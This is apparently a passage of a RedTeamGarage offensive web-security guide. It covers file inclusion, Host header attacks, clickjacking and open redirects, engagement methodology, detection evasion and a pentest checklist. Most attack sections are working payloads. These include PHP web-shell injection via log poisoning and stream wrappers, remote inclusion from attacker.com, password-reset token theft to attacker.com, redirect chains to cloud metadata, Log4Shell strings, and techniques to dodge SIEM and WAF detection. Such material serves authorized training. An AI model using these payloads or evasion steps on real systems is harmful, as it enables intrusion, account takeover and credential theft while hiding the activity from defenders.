- **WHAT IT IS** Local File Inclusion (LFI) occurs when a PHP application includes files based on user-controlled path parameters without proper sanitisation. An attacker can include arbitrary files from the server filesystem. Remote File Inclusion (RFI) allows including files from attacker-controlled remote URLs, leading to instant RCE. PHP stream wrappers (php://filter, php://input, data://) enable additional exploitation techniques even without a direct shell.
- **RED TEAM USE** LFI is a high-value vulnerability because it reads server files including /etc/passwd, /etc/shadow, SSH keys, database config files, and application secrets. The upgrade from LFI to full RCE via log poisoning is a core red team technique: inject PHP code into Apache/Nginx logs via User-Agent, then include the log file. This converts a read-only file disclosure into full OS command execution.

Technique	Payload	Attack Outcome
Basic LFI	?page=../../../../etc/passwd	Read any file the web server can access
Log poisoning	Inject PHP in User-Agent → include log	LFI → RCE via Apache/Nginx/SSH logs
/proc/self/environ	Include process env file	Read env vars + RCE if PHP injected via HTTP_USER_AGENT
php://filter	php://filter/convert.base64-encode/resource=config.php	Read PHP source code without executing it
php://input	php://input + POST body = PHP code	RFI-like RCE without remote server
data://	data://text/plain,<?php system(\$_GET[c]);?>	Execute inline PHP payload
zip://	zip://shell.zip#shell.php — via file upload	LFI + upload = RCE with zip wrapper
RFI	?page=http://attacker.com/shell.txt	Instant RCE if allow_url_include=On

■ POC ■ LFI DETECTION TO RCE VIA LOG POISONING

■ LFI Discovery + File Read

■ Log Poisoning → RCE

```
# Detect LFI
GET /index.php?page=home
GET /index.php?page=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh

# Path traversal filter bypass
?page=../../../../../../../../etc/passwd
?page=%2e%2e%2f%2e%2e%2fetc%2fpasswd
?page=..%252f..%252fetc%252fpasswd

# PHP source code leak
?page=php://filter/convert.base64-encode/resource=conf
fig.php
PD9waHAgJGRiX3Bhc3MgPSAnU3VwZXJTZWNyZXQhJzs=
$ echo "PD9wa..." | base64 -d
<?php $db_pass = 'SuperSecret!'; $db_host = 'db.inte
rnal';

# /proc paths for file read
?page=/proc/self/enviro
n?page=/proc/self/cmdline
?page=/proc/net/tcp
?page=/var/log/apache2/access.log
?page=/var/log/nginx/access.log
?page=/var/log/auth.log
?page=/var/log/mail.log
?page=/var/spool/cron/crontabs/root
```

```
# Step 1: Inject PHP into Apache access log via User-Agent
$ curl -v -H "User-Agent: <?php system(\$_GET[cmd]); ?>" \
https://target.com/

# Injected! Now Apache log contains PHP code

# Step 2: Include the poisoned log file
GET /index.php?page=/var/log/apache2/access.log&cmd=id
uid=33(www-data) gid=33(www-data) # RCE!

# SSH log poisoning (if SSH is open)
$ ssh "<?php system(\$_GET[cmd]); ?>"@target.com

# Injected into /var/log/auth.log
?page=/var/log/auth.log&cmd=whoami
www-data # RCE via SSH log!

# php://input RFI-equivalent
POST /index.php?page=php://input
Body: <?php system("id"); ?>
uid=33(www-data) # RCE via PHP stream!

# data:// wrapper payload
GET /index.php?page=data://text/plain,<?php+system(\$_GET[c]);?>&c=id
uid=33(www-data)

# zip:// – upload zip, include PHP file inside
# Upload: archive.zip containing shell.php
GET /index.php?page=zip://uploads/archive.zip%23shell.php&cmd=id
uid=33(www-data) # LFI + upload = RCE!
```

◆ RTG GOLDEN RULES

- ◆ Always check `/proc/self/environ` first — it reveals app configuration and enables RCE via User-Agent.
- ◆ Apache log path: `/var/log/apache2/access.log` | Nginx: `/var/log/nginx/access.log`
- ◆ `php://filter` source code disclosure often reveals hardcoded DB creds and API keys in config files.
- ◆ `zip://` + upload feature = instant LFI to RCE even when `allow_url_include` is disabled.
- ◆ LFI wordlists (LFI-Jhaddix.txt) contain hundreds of file paths to test automatically with ffuf.

BONUS B — HTTP HOST HEADER ATTACKS

Password Reset Poisoning · Cache Poisoning · Routing Bypass · SSRF

● WHAT IT IS

The HTTP Host header specifies the intended server for a request. Applications use it for routing, generating URLs, sending emails, and cache key construction. When an application trusts the Host header without validation, attackers can manipulate it to poison password reset links, perform cache poisoning, bypass access controls, and reach internal services on shared hosting environments.

● RED TEAM USE

Host header attacks are frequently overlooked and not tested by automated scanners. Password reset poisoning via Host header is a direct account takeover vulnerability affecting every application that sends password reset emails. This attack works against applications behind reverse proxies and CDNs that forward the original Host header. It is a prime example of a vulnerability that requires manual testing.

■ POC ■ HOST HEADER ATTACK TECHNIQUES

■ Password Reset Poisoning

```
# Step 1: Trigger password reset for admin account
POST /forgot-password
Host: attacker.com
Content-Type: application/x-www-form-urlencoded
email=admin@target.com
# Step 2: Admin receives email with attacker URL:
Reset your password: http://attacker.com/reset?token=abc123
# Admin clicks → token sent to attacker!
# Step 3: Attacker uses token to reset admin password
GET https://target.com/reset?token=abc123
POST /reset-password
token=abc123&new_password=hacked123
{"status": "success"} # ADMIN ACCOUNT TAKEOVER!
# Variations — X-Forwarded-Host override
POST /forgot-password
Host: target.com
X-Forwarded-Host: attacker.com
# X-Host, X-Original-Host, X-Rewrite-URL variants
X-Host: attacker.com
X-Original-Host: attacker.com
Forwarded: host=attacker.com
```

■ Routing + Cache Abuse

```
# Host header — access internal vhosts on shared host
GET / HTTP/1.1
Host: internal-admin.corp # different vhost on same IP
# If server hosts multiple vhosts on same IP, you get internal site!
# Absolute URL bypass in URL + Host mismatch
GET https://target.com/admin HTTP/1.1
Host: localhost
# Some apps check origin via absolute URL, served based on Host
# Host header injection — web cache poisoning
GET / HTTP/1.1
Host: target.com
X-Forwarded-Host: attacker.com"><script>alert(1)</script>
# If response caches X-Forwarded-Host in HTML:
<link href="https://attacker.com"><script>alert(1)</script>
# Every cached page visit delivers XSS to all users!
# Password reset + HOST: detect with Burp Collaborator
POST /forgot-password
Host: abc123.burpcollaborator.net
email=admin@target.com
[+] HTTP interaction from target.com:
GET /reset?token=REAL_TOKEN # token exfiltrated!
```

BONUS C — CLICKJACKING & OPEN REDIRECT CHAINING

Clickjacking · Drag-and-Drop · Open Redirect · OAuth Chaining · SSRF via Redirect

● WHAT IT IS

Clickjacking frames a target site in an invisible iframe and overlays decoy UI elements, tricking users into clicking buttons they cannot see (account deletion, fund transfer, permission grant). Open Redirect occurs when an application redirects to attacker-controlled URLs passed as parameters without validation. Both are often dismissed as low severity but chain powerfully with other vulnerabilities.

● RED TEAM USE

Clickjacking against admin panels enables one-click RCE deployment, privilege escalation, or data deletion. Open Redirect is critical as an OAuth token leakage vector (redirect_uri bypass), SSRF filter bypass (redirect to internal IP), and phishing chain amplifier (trusted domain → attacker site). Red teamers chain open redirect with OAuth for complete account takeover and with SSRF filters for bypassing destination allow-lists.

■ POC ■ CLICKJACKING PoC + OPEN REDIRECT EXPLOITATION CHAINS

■ Clickjacking PoC HTML

```
# Clickjacking PoC — test for X-Frame-Options
<!DOCTYPE html><html>
<head><style>
  iframe { opacity: 0.00001; position: absolute; }
  button { position: absolute; top: 300px; left: 200px; }
</style></head>
<body>
<iframe src="https://target.com/account/delete"
  width="800" height="600"></iframe>
<button>Click here to win a prize!</button>
</body></html>
# If rendered → "delete account" under "win prize" button!
# Check for missing X-Frame-Options
$ curl -I https://target.com | grep -i frame
# NO X-Frame-Options header = clickjackable!
# Advanced: Drag-and-drop data theft
# Frame password manager autofill area
# Overlay droppable zone over iframe
# Victim drags into what looks like a game
# But drops their data into attacker-controlled input
```

■ Open Redirect Chains

```
# Open redirect detection
GET /redirect?url=https://google.com
302 Location: https://google.com # open redirect!
# Bypass common filter (/^https:\/\/\//target.com/)
/redirect?url=//attacker.com
/redirect?url=https:attacker.com
/redirect?url=https://target.com@attacker.com
/redirect?url=https://attacker.com%3F.target.com
/redirect?url=javascript:alert(1)
# Chain: Open redirect → OAuth code theft
# Victim clicks:
https://github.com/login/oauth/authorize?
  client_id=app&state=x&
  redirect_uri=https://target.com/redirect?url=https://attacker.com
# GitHub redirects code to attacker.com!
# Chain: Open redirect → SSRF filter bypass
# SSRF filter blocks direct 169.254.169.254
# But allows target.com redirects:
{"url": "https://target.com/redirect?url=http://169.254.169.254/latest/meta-data/"}
# Server follows redirect → hits metadata endpoint!
```

BONUS D — RED TEAM ENGAGEMENT WORKFLOW

Planning · Scoping · Methodology · Evidence Collection · Reporting

- **WHAT IT IS**

A professional web application red team engagement follows a structured methodology from scoping through to final report delivery. Each phase has specific objectives, tools, and deliverables. The engagement framework ensures comprehensive coverage, avoids scope creep, and produces evidence-backed findings that drive remediation.
- **RED TEAM USE**

Methodology separates professional red teamers from script kiddies. A structured approach ensures nothing is missed, all findings are reproducible, evidence is legally sound, and the final report communicates both technical severity and business impact to executive stakeholders. Every step from reconnaissance through post-exploitation should be documented in real time.

ENGAGEMENT PHASES — COMPLETE METHODOLOGY

Phase	Name	Activities	Deliverables
Phase 1	Pre-Engagement	Rules of engagement, scope, emergency contacts, legal authorisation letter	RoE document, signed contract, scope list
Phase 2	Passive Recon	OSINT, subdomain enum, cert logs, GitHub, Shodan, DNS records, ASN mapping	Asset inventory, tech stack map
Phase 3	Active Recon	Dir brute, vhost fuzz, parameter discovery, JS analysis, WAF identification	Hidden endpoints, parameter list
Phase 4	Vulnerability Analysis	Manual testing + automated scan: SQLi, XSS, SSRF, XXE, auth, access control	Prioritised vuln list
Phase 5	Exploitation	Exploit confirmed vulnerabilities with PoC, chain for max impact	Working PoCs, shell access
Phase 6	Post-Exploitation	Cred harvest, internal recon, pivot, privilege escalation, persistence demo	Network map, creds, pivot path
Phase 7	Reporting	CVSS scoring, business impact, reproduction steps, screenshots, remediation	Final report + evidence archive
Phase 8	Debrief	Walk-through with dev/security team, Q&A, remediation prioritisation	Remediation roadmap

CVSS 3.1 SCORING QUICK REFERENCE

Severity	CVSS Range	Example Findings	Expected Remediation SLA
Critical	9.0-10.0	RCE, SSRF to cloud creds, SQLi to OS shell, Auth bypass to admin	Immediate escalation — patch within 24 hours
High	7.0-8.9	Stored XSS, IDOR mass data, JWT forgery, File upload shell, SQLi	Patch within 1 week

Severity	CVSS Range	Example Findings	Expected Remediation SLA
Medium	4.0-6.9	Reflected XSS, CSRF, Open redirect, Subdomain takeover, Weak TLS	Patch within 1 month
Low	0.1-3.9	Info disclosure, Missing security headers, Username enumeration	Patch in next release cycle
Informational	N/A	Best practice gaps, verbose errors, outdated banners	Document + review

■ POC ■ REPORTING TEMPLATE — VULNERABILITY WRITE-UP STRUCTURE

```
# Standard vulnerability write-up template
TITLE: SQL Injection – Authentication Bypass in Login Endpoint
SEVERITY: Critical (CVSS 9.8)
URL: POST https://target.com/api/v2/auth/login
PARAMETER: username (POST body)
DESCRIPTION:
The login endpoint constructs SQL queries by string concatenation without
prepared statements. The username parameter is directly interpolated into
the SQL WHERE clause, allowing injection of arbitrary SQL syntax.
REPRODUCTION STEPS:
1. Send POST to /api/v2/auth/login with body: username=' OR '1'='1'--
2. Set password to any value (ignored due to injection)
3. Response: HTTP 200 with admin JWT token
EVIDENCE:
Request: [Burp request screenshot / curl command]
Response: {"token":"eyJhbGc...", "role":"admin"}
IMPACT:
An unauthenticated attacker can log in as any user including administrators.
Further exploitation via UNION-based SQLi exposed the full user database.
REMEDIATION:
Use parameterized queries / prepared statements for ALL database operations.
Implement allowlist input validation. Deploy a WAF as defence-in-depth.
REFERENCES:
CWE-89: Improper Neutralization of Special Elements in SQL Command
OWASP A03:2021 – Injection
```

BONUS E — DETECTION EVASION & OPSEC FOR WEB RED TEAMS

Log Evasion · Traffic Blending · Tool Fingerprints · Proxy Chains · Timing

- WHAT IT IS

Operational Security (OPSEC) for web red teams involves minimising detection footprint during engagements. This includes rotating user agents to avoid scanner fingerprinting, spreading requests over time to evade rate-limit alerts, using legitimate-looking traffic patterns, avoiding known bad IP reputation, and understanding what web application firewalls and SIEM signatures detect.
- RED TEAM USE

Real-world red team engagements test whether the blue team can detect and respond to attacks. Poor OPSEC invalidates the engagement — if the scanner is detected and blocked immediately, no findings are produced. Understanding SIEM signatures, WAF alert thresholds, and tool fingerprints allows the red teamer to stay below detection thresholds while maintaining thorough coverage.

■ POC ■ OPSEC TECHNIQUES — STAY UNDER THE RADAR

■ Traffic Evasion	■ Tool OPSEC
<pre># Rotate User-Agent strings \$ ffuf -u URL/FUZZ -w list.txt \ -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) \ AppleWebKit/537.36 Chrome/120.0.0.0 Safari/537.36" # Rate limiting – slow scan to avoid alerts \$ ffuf -u URL/FUZZ -w list.txt -p 0.1-0.5 -t 5 # p = delay between requests (0.1-0.5 seconds random)) # t = threads (5 = gentle, <SIEM rate thresholds) # Proxy chains via multiple exit nodes \$ proxychains ffuf -u URL/FUZZ -w list.txt # /etc/proxychains.conf: chain socks5 TOR # Distribute source IPs via cloud instances # AWS Lambda rotating IPs for scan traffic # Each function invocation = different source IP # Blend with normal traffic patterns # Scan during business hours, not 3am # Match request rates to normal user traffic # Use same browser fingerprint as real users</pre>	<pre># sqlmap stealth mode \$ sqlmap -r req.txt --level=1 --risk=1 \ --random-agent --delay=2 \ --safe-url=https://target.com/ \ --safe-freq=5 -v 0 --batch # safe-url sends normal requests every 5 injections # nikto stealth tuning \$ nikto -h target.com -evasion 1234 \ -useragent "Mozilla/5.0 ..." # Evasion 1=random URI enc, 2=rand path, 3=fake path # nuclei stealth options \$ nuclei -u target.com -t cves/ \ -rate-limit 5 -bulk-size 5 \ -H "User-Agent: Mozilla/5.0..." \ -stats -silent # Burp: disable active scan noise # Use manual Repeater only during stealth phase # Enable: "Make all requests through Burp upstream proxy" # Point upstream to residential proxy or VPN exit # Remove tool fingerprints from requests # sqlmap default: User-Agent: sqlmap/1.x → blocked instantly # Always use --random-agent or custom User-Agent # ffuf default header: Ffuf/1.x → set custom header \$ ffuf ... -H "User-Agent: Mozilla/5.0 ..."</pre>

SIEM DETECTION SIGNATURES — KNOW WHAT BLUE TEAM SEES

Signature	Detection Pattern	Evasion Technique	Alert Priority
sqlmap user-agent	user_agent CONTAINS "sqlmap"	Always use --random-agent	HIGH

Signature	Detection Pattern	Evasion Technique	Alert Priority
Directory scan burst	>500 404s/minute from 1 IP	Rate limit + rotate IPs	HIGH
XSS probe pattern	<script> onerror= onload= in params	Encode payloads, use context-aware	MEDIUM
Auth brute force	>20 failed logins/minute same IP	Slow spray + IP rotation	HIGH
Nikto scan	Nikto/2.x in User-Agent	Custom user-agent flag	HIGH
Commix probe	commix in User-Agent/headers	Custom UA + manual encode	MEDIUM
nuclei scanner	nuclei probe headers	Custom user-agent, rate limit	MEDIUM
Burp active scan	Concurrent similar requests burst	Manual testing + Repeater only	LOW
Log4Shell probe	\${jndi: in any header	OOB only, avoid direct string	CRIT
Path traversal	../../../../etc/passwd patterns	Encode: %2e%2e%2f variation	MEDIUM

BONUS F — COMPLETE WEB APP PENTEST CHECKLIST

Phase-by-Phase · Every Test · Never Miss a Finding

● WHAT IT IS

A comprehensive checklist ensures consistent, repeatable testing across all web application red team engagements. This covers every test across all vulnerability categories from initial reconnaissance through post-exploitation. Each item maps to a specific section in this guide for detailed technique reference.

● RED TEAM USE

Using a structured checklist eliminates the risk of overlooking high-severity findings under time pressure. Professional red teamers track completion per endpoint and per function, ensuring every parameter is tested, every auth level is checked, and every injection point is fuzzed. Checklists also form the basis of the engagement evidence trail and final deliverables.

◆ PHASE 1 — RECON & DISCOVERY

- Passive subdomain enum: amass, subfinder, crt.sh
- Certificate transparency: crt.sh + certspotter
- DNS record dump: all A, AAAA, MX, TXT, CNAME, NS types
- Zone transfer attempt: dig axfr
- Shodan/Censys: exposed services, banners, CVEs
- GitHub/GitLab secret hunt: truffleHog, gitleaks, org dork
- Wayback Machine + GAU: historical URLs with parameters
- Google dorks: ext:php, ext:sql, ext:env, inurl:admin
- ASN lookup: all IP ranges owned by organisation
- SPF/DMARC check: email spoofing possible if p=none
- JavaScript analysis: LinkFinder, JS Miner for hidden endpoints
- S3/GCP bucket enumeration: s3scanner, GCPBucketBrute

◆ PHASE 2 — FINGERPRINTING & SCANNING

- Tech stack fingerprint: whatweb, wappalyzer
- WAF detection: wafw00f
- HTTP security headers audit: curl -I (HSTS, CSP, X-Frame, etc.)
- SSL/TLS scan: sslscan, testssl.sh (TLS 1.0/1.1, weak ciphers)
- Directory bruteforce: ffuf/feroxbuster — recursive with .php,.bak,.sql,.zip
- Virtual host fuzzing: ffuf with Host: FUZZ.target.com
- Parameter discovery: arjun on all endpoints
- Nuclei: CVE templates, misconfig, default-logins
- Subdomain takeover: subjack on all resolved subdomains

- .git/.svn/.DS_Store exposure check
- Swagger/OpenAPI/GraphQL endpoint discovery
- Default credentials: nuclei default-logins templates

◆ PHASE 3 — AUTHENTICATION & SESSION

- Username enumeration: timing attack, different error messages
- Password brute force: hydra, ffuf on login form
- Password spray: 1 password per account per 30 min
- Default credentials on all admin panels and services
- MFA bypass: response manipulation, OTP brute force, step skip
- Cookie analysis: HttpOnly, Secure, SameSite, Expiry flags
- Session token predictability analysis
- Flask/Express/JWT session cookie forgery
- Password reset: token entropy, expiry, reuse, Host header poison
- Account lockout test: how many attempts before lockout?
- Rate limiting bypass: X-Forwarded-For rotation

◆ PHASE 4 — INJECTION TESTING

- SQL injection: all parameters (GET, POST, headers, cookies)
- sqlmap: -r request.txt --dbs --batch --threads=5
- NoSQL injection: MongoDB \$ne/\$regex operator injection
- SSTI: {{7*7}}, \${7*7}, <%=7*7%> in all reflected fields
- OS command injection: ; | && `\$() in all system-call params
- LDAP injection:)(&(cn=*) in auth fields
- XPath injection: ' or '1'=1 in XML-consuming endpoints
- XXE: all XML endpoints + SVG/DOCX/PPTX upload handlers
- SSRF: all URL parameters, webhooks, import functions
- LFI: all file/page/template parameters
- Log4Shell: \${jndi:ldap://oob.com/x} in all HTTP headers
- Java deserialization: check Content-Type: application/x-java-serialized-object

◆ PHASE 5 — ACCESS CONTROL & BUSINESS LOGIC

- IDOR: iterate all numeric IDs, test cross-user access
- Mass assignment: add role/isAdmin/credits to every update request
- HTTP verb fuzzing: GET/POST/PUT/PATCH/DELETE on all endpoints

- Path traversal: all file/path parameters
- Privilege escalation: access admin endpoints with user token
- Horizontal access: access other users' data with own token
- Price manipulation: tamper price/quantity in checkout
- Race condition: parallel requests on single-use tokens, coupons
- Workflow bypass: skip payment/verification steps directly
- Integer overflow: max int values in numeric fields
- Negative quantity: test -1 in all quantity/amount fields
- CSRF: test all state-changing actions for token validation

◆ PHASE 6 — CLIENT-SIDE & API

- Reflected XSS: all input parameters returned in response
- Stored XSS: all user-controlled fields rendered to other users
- DOM XSS: inspect JS sinks: innerHTML, document.write, eval
- Blind XSS: XSS Hunter payload in all text inputs
- CORS misconfiguration: Origin: attacker.com in all API calls
- GraphQL introspection: {__schema{types{name fields{name}}}}
- GraphQL batching: OTP brute force via batch mutations
- API versioning abuse: /v1 /v2 /mobile /internal versions
- OAuth: state param, redirect_uri bypass, code leakage via Referer
- JWT: alg:none, key confusion, HS256 crack, JWKS injection
- Clickjacking: X-Frame-Options missing on sensitive pages
- Open redirect: all redirect/return/next/url parameters



CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.

Official Website	https://www.redteamgarage.com/
Telegram	https://t.me/redteamgarage
LinkedIn	https://www.linkedin.com/company/redteamgarage-rtg

RTG MISSION

- ◆ Democratize offensive security education — free, practical, no-nonsense.
- ◆ Build the most comprehensive red team technique library available anywhere.
- ◆ Train the next generation of elite offensive security professionals globally.
- ◆ Web application security is where modern attacks begin — master it completely.

© RedTeamGarage (RTG). All content for educational and authorized security testing only.